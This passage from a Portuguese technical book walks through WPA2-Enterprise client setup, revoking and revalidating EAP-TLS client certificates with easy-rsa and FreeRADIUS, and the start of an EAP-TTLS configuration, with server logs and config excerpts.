



Figura 17.9 – Ajustando a hora do sistema.

Figura 17.10 – Sincronizando o relógio.

Verifique novamente se o certificado é válido (Figura 17.11).

Figura 17.11 – Certificado válido.

Crie uma conexão de rede sem fio de forma manual:

Abra o Painel de controle, depois em Rede e Internet (Figura 16.6) > Central de Rede e Compartilhamento (Figura 16.7) > Configurar uma nova conexão ou rede (Figura 16.8).

Escolha a opção Conectar-se manualmente a uma rede sem fio para criar a

conexão com a rede WPA Enterprise Radius (Figura 17.12).

Configure o nome da rede, o sistema de criptografia como WPA2-Enterprise e desmarque o checkbox Iniciar essa conexão automaticamente (Figura 17.13).

Por padrão, em sistemas Windows, redes Enterprise utilizam o protocolo MSCHAPv2 em vez de certificados digitais. Clique em Alterar configurações de conexão (Figura 17.14).








Figura 17.12 – Criando uma conexão manual.

Figura 17.13 – Configurando a rede WPA2 Enterprise.


Na aba Segurança mude o método de autenticação Microsoft EAP protegido(PEAP) para Microsoft: Cartão Inteligente ou outro certificado

(Figura 17.15) e vá em Configurações.

Selecione a Autoridade Certificadora para que a máquina cliente possa se conectar(Figura 17.16).

Figura 17.14 – Alterando as configurações da rede recém-criada.

Figura 17.15 – Escolhendo a opção para certificados digitais.

Agora é só conectar-se na rede. O servidor Radius exibe a mensagem de Aceitação daquele cliente.

Sending Access-Accept of id 21 to 192.168.1.1 port 2048

MS-MPPE-Recv-Key =

0x2d860bf0c55846932085be88dfaf582c01df4f8febb4712080c7126d10fc349d

MS-MPPE-Send-Key =

0x8d3eb427b14c1184c5093f5b8f07bbd6b27757dc76ec8eb39156b1f5e515fedf

EAP-Message = 0x03080004

Message-Authenticator = 0x00000000000000000000000000000000

User-Name = "Joao da Silva"

Figura 17.16 – Escolhendo a CA criada.

Supondo que o usuário João da Silva tenha o seu computador roubado ou que esse certificado digital caia em mãos erradas. Devemos revogar (negar) o certificado apenas para o João da Silva, impossibilitando futuros acessos à rede.

Vamos então criar um certificado que será revogado:

root@servidor# **cd /etc/openvpn/easy-rsa**

root@servidor# **source vars**

root@servidor# **./pkitool --pkcs12 'Joao da Silva Revogado'**

Copie o arquivo *Joao da Silva Revogado.p12* para a máquina cliente, apague o certificado *Joao da Silva* anteriormente criado dentro do arquivo *certmgr.msc*, importe o certificado novo *Joao da Silva Revogado*, verifique se está tudo OK e conecte-se à rede Radius normalmente.

Da mesma forma que o usuário Joao da Silva, o usuário Joao da Silva Revogado conecta-se à rede:

Sending Access-Accept of id 29 to 192.168.1.1 port 2048

MS-MPPE-Recv-Key =

0x201a0dfdaa2fa3f8dbc3b7569e99ea0dadd70367ffbc73d1719f1f0b23fe2e34

MS-MPPE-Send-Key =

0x8def0d5f90508ae93bb2352626dca04f36443117629711215c7032def6b9ad4f

EAP-Message = 0x03080004

Message-Authenticator = 0x00000000000000000000000000000000

User-Name = "Joao da Silva Revogado"

Para revogar o certificado:

root@servidor# **cd /etc/openvpn/easy-rsa**

root@servidor# **source vars**

root@servidor# **./revoke-full 'Joao da Silva Revogado'**

Irá aparecer a mensagem *error 23 at0 0 depth lookup: certificate revoked*, indicando que a base de dados dos certificados foi atualizada e esse certificado foi revogado com sucesso. Também é gerado o arquivo CRL */etc/openvpn/easy-rsa/keys/crl.pem* contendo a assinatura atualizada com todos os certificados revogados (lembre-se de que podemos revogar quantos certificados quisermos).

Agora devemos incluir o certificado revogado na lista de certificados revogados do FreeRADIUS:

root@servidor# **cp /etc/openvpn/easy-rsa/keys/crl.pem /etc/freeradius/certs/**

Para efetivar a configuração, junte os certificados *ca.crt* e *crl.pem*:

root@servidor# **cd /etc/freeradius/certs**

root@servidor# **cat ca.crt crl.pem > ca_crl.pem**

O arquivo */etc/freeeradius/certs/ca_crl.pem* ficará com um conteúdo semelhante a esse:

----BEGIN CERTIFICATE----

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

---END CERTIFICATE-----

---BEGIN X509 CRL----

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

---END X509 CRL----

Se quisermos revogar mais certificados, o procedimento é semelhante, porém troque apenas o final do arquivo ca_crl.pem pelo novo X509 CRL, ficando semelhante a:

----BEGIN CERTIFICATE----

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

---END CERTIFICATE-----

---BEGIN X509 CRL----

CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

---END X509 CRL----

Edite o arquivo */etc/freeradius/eap.conf*:

• Troque a linha *CA_FILE = ${cadir}/ca.crt* por *CA_FILE = ${cadir}/ca_crl.pem*.

• Troque a linha *check_crl = no* por *check_crl = yes*.

Interrompa e inicie novamente o FreeRADIUS (é necessário fazer isso cada vez que um certificado for revogado):

root@servidor# **freeradius -X**

O usuário *Joao da Silva Revogado* foi excluído da rede:

+- entering group REJECT {...}

[attr_filter.access_reject] expand: %{User-Name} -> Joao da Silva

Revogado

attr_filter: Matched entry DEFAULT at line 11

++[attr_filter.access_reject] returns updated

Delaying reject of request 14 for 1 seconds

Going to the next request

Waking up in 0.9 seconds.

Sending delayed reject for request 14

Sending Access-Reject of id 44 to 192.168.1.1 port 2048

EAP-Message = 0x04070004

Message-Authenticator = 0x00000000000000000000000000000000

O arquivo */etc/openvpn/easy-rsa/list-crl* mostra os certificados revogados:

root@servidor# **cd /etc/openvpn/easy-rsa**

root@servidor# **./list-crl**

Certificate Revocation List (CRL):

Version 1 (0x0)

Signature Algorithm: md5WithRSAEncryption

Issuer: /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=Daniel Moreno

CA/emailAddress=danielhnmoreno@gmail.com

Last Update: Jul 10 04:22:32 2015 GMT

Next Update: Aug 9 04:22:32 2015 GMT

Revoked Certificates:

Serial Number: 03

Revocation Date: Jul 10 03:24:33 2015 GMT

Signature Algorithm: md5WithRSAEncryption

80:08:7e:98:c9:1c:bf:82:20:ee:de:b2:be:aa:5f:b5:1b:d6:

3c:18:1d:e8:d5:30:9b:e8:95:ba:16:bb:cb:fd:b2:83:d6:3e:

bc:34:4b:b0:0a:74:b5:0a:25:47:fc:49:80:f9:c7:0c:88:a3:

5d:3a:03:19:7e:a1:19:14:be:f8:ff:5b:a0:c0:38:dd:36:fe:

88:d0:53:a0:a9:eb:2b:7b:74:97:76:be:a2:44:19:53:d4:72:

fc:a2:8b:21:47:0e:4d:1a:ca:d6:87:f2:7c:b9:6b:fb:3b:c6:

a1:66:26:08:69:09:f8:a4:b9:4d:0a:73:b2:b3:dd:6c:5b:60:

8b:1c

O arquivo */etc/openvpn/easy-rsa/keys/index.txt* contém uma base de dados dos certificados gerados, incluindo o seu número serial (serial number), os certificados revogados e a sua data de expiração. Os certificados iniciados pela letra R são os revogados e a terceira coluna indica a data de revogação do certificado:

root@servidor# **cat /etc/openvpn/easy-rsa/keys/index.txt**

V 250707024754Z 01 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=radius/emailAddress=danielhnmoreno@gmail.com

V 250707024818Z 02 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=Joao da

Silva/emailAddress=danielhnmoreno@gmail.com

R 250707041951Z **150710042007Z** 03 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel

Moreno/CN= **Joao da Silva Revogado**/emailAddress=danielhnmoreno@gmail.com

Supondo que foi cometido um erro e o usuário “Joao da Silva Revogado”

deva ser autenticado na rede e o usuário “Joao da Silva” deva ser revogado.

Para voltar à validação do certificado emitido pelo “Joao da Silva Revogado”,

revalide o certificado do usuário “Joao da Silva Revogado” e remova a sua

data de expiração:

• Antes:

root@servidor# **cat /etc/openvpn/easy-rsa/keys/index.txt**

V 250707024754Z 01 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel

Moreno/CN=radius/emailAddress=danielhnmoreno@gmail.com

V 250707024818Z 02 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=Joao

da Silva/emailAddress=danielhnmoreno@gmail.com

R 250707041951Z **150710042007Z** 03 unknown /C=BR/ST=SP/L=Sao

Paulo/O=Daniel Moreno/CN= **Joao da Silva**

Revogado/emailAddress=danielhnmoreno@gmail.com

• Depois:

root@servidor# **cat /etc/openvpn/easy-rsa/keys/index.txt**

V 250707024754Z 01 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel

Moreno/CN=radius/emailAddress=danielhnmoreno@gmail.com

V 250707024818Z 02 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=Joao

da Silva/emailAddress=danielhnmoreno@gmail.com

V 250707041951Z 03 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=

Joao da Silva Revogado/emailAddress=danielhnmoreno@gmail.com

Nota: Jamais apague qualquer entrada do arquivo *. /etc/openvpn/easy-rsa/keys/index.txt*.

No máximo revalide um certificado acidentalmente revogado.

Revogue o certificado “Joao da Silva”:

root@servidor# **cd /etc/openvpn/easy-rsa**

root@servidor# **./revoke-full 'Joao da Silva'**

Using configuration from /etc/openvpn/easy-rsa/openssl-1.0.0.cnf

Revoking Certificate 02.

Data Base Updated

Using configuration from /etc/openvpn/easy-rsa/openssl-1.0.0.cnf

Joao da Silva.crt: C = BR, ST = SP, L = Sao Paulo, O = Daniel Moreno, CN = Joao da Silva,

emailAddress = danielhnmoreno@gmail.com

error 23 at 0 depth lookup:certificate revoked

Ao listar os certificados revogados, o certificado com número serial 02 estará revogado:

root@servidor# **cd /etc/openvpn/easy-rsa/**

root@servidor# **./list-crl**

Certificate Revocation List (CRL):

Version 1 (0x0)

Signature Algorithm: md5WithRSAEncryption

Issuer: /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=Daniel Moreno CA/emailAddress=danielhnmoreno@gmail.com

Last Update: Jul 10 15:00:05 2015 GMT

Next Update: Aug 9 15:00:05 2015 GMT

Revoked Certificates:

Serial Number: 02

Revocation Date: Jul 10 15:00:05 2015 GMT

Signature Algorithm: md5WithRSAEncryption

f0:c7:3c:cc:66:34:a7:2f:c5:ce:dd:c6:d5:92:90:fc:12:c6:

a3:ad:3c:e9:7f:28:cc:5c:5f:6e:96:61:0d:d3:e0:c9:ed:26:

9c:b3:97:b7:97:f3:c6:33:e5:13:ab:9d:3b:f6:fe:17:2e:b7:

1c:e7:09:b1:19:cc:cc:ae:0d:e9:ee:d7:ce:ee:48:af:c4:7d:

5c:1e:92:92:6d:dc:07:14:c9:4c:80:f5:e7:30:98:4d:17:db:

29:5e:d6:68:24:ee:a5:e9:74:fc:f2:b3:be:50:69:78:78:64:

72:43:0c:47:42:55:23:17:ca:7b:8b:f2:c8:ff:f6:5b:87:ed:

c3:93

Visualizando o conteúdo do arquivo */etc/openvpn/easy-rsa/keys/index.txt*:

root@servidor# **cat /etc/openvpn/easy-rsa/keys/index.txt**

V 250707141116Z 01 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel

Moreno/CN=radius/emailAddress=danielhnmoreno@gmail.com

R 250707141143Z **150710150005Z 02** unknown /C=BR/ST=SP/L=Sao

Paulo/O=Daniel Moreno/CN=**Joao da Silva**/emailAddress=danielhnmoreno@gmail.com

V 250707141152Z 03 unknown /C=BR/ST=SP/L=Sao Paulo/O=Daniel Moreno/CN=Joao da

Silva Revogado/emailAddress=danielhnmoreno@gmail.com

O arquivo */etc/openvpn/easy-rsa/keys/crl.pem* contendo os certificados

revogados deve ser atualizado no FreeRADIUS:

• Copie o novo *crl.pem* gerado pelo OpenVPN para o diretório do

FreeRADIUS:

root@servidor# **cp /etc/openvpn/easy-rsa/keys/crl.pem**

/etc/freeradius/certs/

• Junte os certificados *ca.crt* e *crl.pem*:

root@servidor# **cd /etc/freeradius/certs**

root@servidor# **cat ca.crt crl.pem > ca_crl.pem**

Inicie o FreeRADIUS novamente:

root@servidor# **freeradius -X**

Agora o usuário "Joao da Silva Revogado" está permitido a autenticar-se na rede e o usuário "Joao da Silva" está bloqueado.

17.2 EAP-TTLS

Há outras formas de autenticação de usuários em redes sem fio, sendo uma delas o EAP-TTLS. Embora o estabelecimento de túneis TLS e a utilização de certificados digitais (EAP-TLS) sejam uma opção mais adequada para garantir a segurança em redes sem fio, não se descartam outras formas de implementação.

Afirmar categoricamente que redes sem fio devam ser implementadas apenas por túneis TLS e certificados de clientes é um equivoco. O que deve ser levado em consideração é sempre o escopo do projeto. Com certeza, em um ambiente em que as informações são sigilosas, recomenda-se a implementação de um sistema de segurança robusto, como o EAP-TLS. Porém, em determinadas situações, como em redes universitárias, nem sempre é vivável implementar uma rede EAP-TLS. Dependendo do escopo do projeto e o que foi decidido, a segurança não é nem levada em consideração: o mais interessante é garantir um controle mínimo das pessoas que vão se autenticar na rede. Ou mesmo em outras situações, configura-se a rede sem fio com um sistema de Hotspot com criptografia aberta (OPN). Esse capítulo serve para mostrar como configurar uma rede sem fio com

criptografia EAP-TTLS.

O funcionamento de uma rede EAP-TTLS é muito similar a uma rede EAP-TLS: em ambos os casos, o STA estabelece um túnel TLS criptografado com o servidor de autenticação (Radius) para iniciar o processo de autenticação. Com o túnel estabelecido, as informações e o processo de autenticação podem ser efetuados sem perigo, pois os dados estarão criptografados no túnel TLS.

A diferença é que no EAP-TLS é utilizado o certificado pessoal do cliente como forma de autenticação. Já no EAP-TTLS, a autenticação é feita por meio de usuário/senha, sem necessidade de criar certificados pessoais para cada STA.

Altere o arquivo de configuração */etc/freeradius/eap.conf* para que seja feita a autenticação via EAP-TTLS:

eap {

default_eap_type = ttls

timer_expire = 60

ignore_unknown_eap_types = no

cisco_accounting_username_bug = no

max_sessions = 4096

tls {

certdir = ${confdir}/certs

cadir = ${confdir}/certs

private_key_file = ${certdir}/radius.key

certificate_file = ${certdir}/radius.crt

CA_file = ${cadir}/ca.crt

dh_file = ${certdir}/dh

random_file = /dev/urandom

check_crl = no

CA_path = ${cadir}

cipher_list = "DEFAULT"

make_cert_command = "${certdir}/bootstrap"

cache {

enable = no

lifetime = 24 # hours

max_entries = 255

}

verify {

}

}

ttls{

default_eap_type = mschapv2

copy_request_to_tunnel = yes

use_tunneled_reply = yes

}

}

Como não será mais utilizado certificados pessoais do cliente, não há necessidade de verificar certificados revogados (check_crl = no). O certificado[1] usado deve ser o certificado da autoridade certificadora (CA_file = ${cadir}/ca.crt), sendo que ele deve ser instalado no cliente.

A autenticação será realizada por meio do arquivo */etc/passwd*, assim, somente os usuários cadastrados no sistema terão login de acesso. No final do arquivo */etc/freeradius/users*, inclua a seguinte linha:

DEFAULT Auth-Type = System

A configuração está OK, bastando apenas iniciar o servidor Radius em foreground:

root@servidor# **freeradius -X**

Importe o certificado público da CA (*ca.crt*) para a máquina cliente, realizando os seguintes passos:

1. Com um duplo clique no certificado, escolha a opção Instalar Certificado (Figura 17.17).

Figura 17.17 – Instalando o certificado público da autoridade certificadora.

2. Selecione a opção Máquina local (Figura 17.3).

3. Habilite o checkbox Colocar todos os certificados no repositório a seguir, clique sobre o botão Procurar... e selecione o repositório Autoridades de Certificação Raiz Confiáveis para instalação do certificado (Figura 17.18).

4. Finalize a instalação clicando no botão Concluir.

17.12).

